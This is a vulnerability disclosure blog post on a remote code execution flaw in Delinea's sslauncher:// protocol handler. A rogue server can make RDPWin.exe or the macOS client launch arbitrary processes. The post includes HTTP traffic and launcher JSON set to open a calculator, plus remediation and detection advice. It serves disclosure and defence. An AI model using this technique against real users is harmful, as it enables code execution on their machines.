 David Cash
- 20 Aug, 2025
Delinea Protocol Handler - MSI Strikes Back
Introduction Delinea’s custom URL handler allows the software’s update process to be triggered, downloading and running an MSI from an …
Read Article
David Cash Richard Warren
Ok, so there’s no MSI this time but our last Delinea post was titled ‘MSI Strikes Back’ so we thought we’d stay on theme. We’re back with another way to execute code on someone’s machine when they visit a malicious webpage (and accept a security warning, it’s important to note) and have the Delinea Protocol Handler installed.
The Protocol Handler suffers from a Remote Code Execution vulnerability in the sslauncher:// URL handler due to improper sanitisation of server-supplied launcher data. This could be exploited by a malicious actor to execute arbitrary processes on a victim’s machine.
Delinea provides the ability for users to directly launch connections from the browser without having to copy or reveal credentials, using a concept of ’launchers’. An example launcher page is shown below.

Triggering a launcher from an authenticated Delinea session
When a Launcher is clicked, the browser makes the following authenticated request to the server, instructing it to prepare a URL handler value:
POST /SecretServer/api/v1/launchers/prepare HTTP/2
Host: delinea.local
Cookie: <removed>
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: application/json
Content-Type: application/json
Origin: https://delinea.local
Accept-Encoding: gzip, deflate, br

{"secretId":1,"launcherTypeId":1,"promptFieldValue":null}
The server generates a session GUID and responds with JSON that contains a URL handler:
HTTP/2 200 OK
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/10.0
Access-Control-Allow-Origin: *
Content-Length: 1076

{
  "shouldRedirect": true,
  "shouldDownload": false,
  "redirectUrl": "sslauncher:///?ssurl=https%3a%2f%2fdelinea.local%2fSecretServer%2fRdp%2fV1%2frdpwebservice.asmx&guid=1939d388-0e6d-472a-bc96-fd45d81c795e&sessionGuid=13788f70-b271-4dfe-887b-f635de936067&type=mstsc&apiVersion=3&autoUpdateEnabled=True",
  "success": true,
  "errorMessage": null,
  "launcherUrl": {
    "baseUrl": "sslauncher:///",
    "ssUrl": "?ssurl=https%3a%2f%2fdelinea.local%2fSecretServer%2fRdp%2fV1%2frdpwebservice.asmx&guid=1939d388-0e6d-472a-bc96-fd45d81c795e&sessionGuid=13788f70-b271-4dfe-887b-f635de936067&type=mstsc&apiVersion=3&autoUpdateEnabled=True",
    "requestGuid": "1939d388-0e6d-472a-bc96-fd45d81c795e",
    "sessionGuid": "13788f70-b271-4dfe-887b-f635de936067",
    "secretSessionId": 38,
    "encodedUrl": "https%3a%2f%2fdelinea.local%2fSecretServer%2fRdp%2fV1%2frdpwebservice.asmx",
    "type": "mstsc",
    "apiVersion": 3,
    "autoUpdateEnabled": true,
    "launcherFileDownload": null
  },
  "fileDownload": null,
  "launcherPopupTimeoutSeconds": 15
}
Upon receiving the JSON, the browser is instructed to redirect to the URL handler, presenting a prompt for the user to launch the connection:

URL handler prompt
If the server has not been previously marked as trusted, the user also receives the following warning:

Security prompt for the first time connecting to a new server
When a user initiates a launcher, for example to start an RDP connection, the protocol handler:
RDPWin.exeThe URL handler was used in our previous exploits to trigger the auto update feature but in this instance, the actual launcher functionality was the target.
You can use the interactive Burp below to view the relevant HTTP communications that start with the URL handler being requested from the Delinea server and end with the encrypted launcher arguments being received.
If we take a look at the code in RDPWin.Business.dll (referenced by RDPWin.exe) that processes the decrypted launcher arguments when we specify an API version of 1 in the sslauncher URL, we can see that as well as the specific handlers for RDP (mstsc) and SSH (putty), there is a generic ‘process’ launcher.
RDPWin.Business.ApiVersion.V1.ConfigurationProvider.GetConfiguration(ServiceConfiguration)

Launcher types, including a generic process launcher
The IConfigurationBase object returned ultimately ends up being passed to RDPWin.Business.ApiVersion.V1.ProcessLaunch.ProcessLauncher.Start(IConfigurationBase), which then attempts to start a process using process name and arguments defined in the configuration:

Process.Start() used to spawn new processes
So if the correct configuration is provided in the launcher arguments, it’s possible to launch any executable, complete with custom arguments. The only step left is to re-implement the encryption process.
We’ll start by taking a look at what a decrypted set of Launcher arguments looks like when we define a custom calc.exe launcher within the Delinea server. The serialized JSON blob below was extracted by setting a breakpoint in DNSpy within GetConfiguration().
{
  "Domain": "delinea.local",
  "WinProcessName": "calc.exe",
  "WinProcessArgs": "",
  "WinLaunchAsUser": false,
  "WinFileToRun": "",
  "UseWindowFormFiller": false,
  "WinLoadUserProfile": false,
  "WinUseShellExecute": false,
  "Processname": "",
  "LaunchAsUser": false,
  "UseShellExecute": false,
  "ProcessArgs": null,
  "FileToRun": "",
  "WindowsEscapeCharacter": null,
  "WindowsCharactersToEscape": null,
  "RecordMultipleWindows": true,
  "AdditionalProcessesToRecord": null,
  "UseSSHTunnel": false,
  "ProcessTunnelArgs": null,
  "WinProcessTunnelArgs": "",
  "TunnelRemoteHost": null,
  "TunnelRemotePort": null,
  "UseSshProxy": false,
  "SshProxyHost": null,
  "SshProxyPort": 0,
  "SshProxyUsername": null,
  "SshProxyPassword": null,
  "SshPublicKeyFingerPrint": null,
  "PreserveClientProcess": false,
  "SessionToken": null,
  "SessionExpiresInSeconds": null,
  "SessionRefreshToken": null,
  "SSHPrivateKeyOpenSSH": null,
  "EnableSSHVideoRecording": false,
  "Username": "aaa",
  "Password": "aaa",
  "record": false,
  "hideRecordingIndicator": true,
  "sessionkey": "4d039b83-bddf-4f37-9459-ba83c0726b17",
  "sessionCallbackIntervalSeconds": 60,
  "fipsEnabled": false,
  "Machine": null,
  "Url": null,
  "Server": null,
  "FingerprintSHA1String": null,
  "FingerprintSHA512String": null,
  "Host": null,
  "Port": 0,
  "SSHPrivateKey": null,
  "SSHPrivateKeyPassPhrase": null,
  "MaxSessionLength": 24,
  "InactivityTimeoutMinutes": 120,
  "IsRDSSession": false,
  "RecordRDSKeystrokes": false,
  "CredentialProxyType": null,
  "Target": ""
}
So once again, we can pretend to be a Delinea server and tell the user’s RDPWIn.exe process what we’d like to launch. We opted to implement the encryption in Python so that the exploit could be easily added to our NachoVPN framework as a plugin, allowing the WinProcessName and WinProcessArgs values to be dynamically constructed. Our malicious server performs the following actions:
/SecretServer/Rdp/V3/rdpwebservice.asmx and stores the session GUIDGetLauncherArgumentsResult value with a newly made symmetric key and sends it back to the clientpublicKeyBlob value sent by the client and encrypts the previously generated symmetric key, IV and session keySetting a breakpoint on the client during exploitation shows processStartInfo being populated with our data.

Attacker controlled values used to build processStartInfo
The Procmon screenshot below shows the calc.exe process being started by RDPWIn.exe, as defined in the decrypted and deserialized GetLauncherArgumentsResult:

RDPWin.exe spawning the attacker defined process
Making the exploit work for the macOS Connection Manager was as simple as removing any WinProcessName and WinProcessArgs and populating the equivalent Processname and ProcessArgs values - for example:
{
    "Domain": "",
    "WinProcessName": "",
    "WinProcessArgs": "",
    "WinLaunchAsUser": false,
    "WinFileToRun": "",
    "UseWindowFormFiller": false,
    "WinLoadUserProfile": false,
    "WinUseShellExecute": false,
    "Processname": "/System/Applications/Calculator.app",
    "LaunchAsUser": false,
    "UseShellExecute": false,
    "ProcessArgs": null,
    "FileToRun": "",
    "WindowsEscapeCharacter": null,
    "WindowsCharactersToEscape": null,
    "RecordMultipleWindows": true,
    "AdditionalProcessesToRecord": null,
    "UseSSHTunnel": false,
    "ProcessTunnelArgs": null,
    "WinProcessTunnelArgs": "",
    "TunnelRemoteHost": null,
    "TunnelRemotePort": null,
    "UseSshProxy": false,
    "SshProxyHost": null,
    "SshProxyPort": 0,
    "SshProxyUsername": null,
    "SshProxyPassword": null,
    "SshPublicKeyFingerPrint": null,
    "PreserveClientProcess": false,
    "SessionToken": null,
    "SessionExpiresInSeconds": null,
    "SessionRefreshToken": null,
    "SSHPrivateKeyOpenSSH": null,
    "EnableSSHVideoRecording": false,
    "Username": "",
    "Password": "",
    "record": false,
    "hideRecordingIndicator": true,
    "sessionkey": "9e299b1b-114e-4761-9e07-f3ff7c2d0afb",
    "sessionCallbackIntervalSeconds": 60,
    "fipsEnabled": false,
    "Machine": null,
    "Url": null,
    "Server": null,
    "FingerprintSHA1String": null,
    "FingerprintSHA512String": null,
    "Host": null,
    "Port": 0,
    "SSHPrivateKey": null,
    "SSHPrivateKeyPassPhrase": null,
    "MaxSessionLength": 24,
    "InactivityTimeoutMinutes": 120,
    "IsRDSSession": false,
    "RecordRDSKeystrokes": false,
    "CredentialProxyType": null,
    "Target": ""
}
Upgrade to the latest version of the protocol handler, which Delinea report has fixed this issue - this has not been verified by AmberWolf.
As always, keep an eye out for (or block) suspicious processes being launched by RDPWIn.exe, taking into account that it’s legitimate functionality is to start other processes to facilitate connections.

 David Cash
Introduction Delinea’s custom URL handler allows the software’s update process to be triggered, downloading and running an MSI from an …
Read Article
David Cash
Richard WarrenCheck Point Harmony Local Privilege Escalation (CVE-2025-9142)
Read Article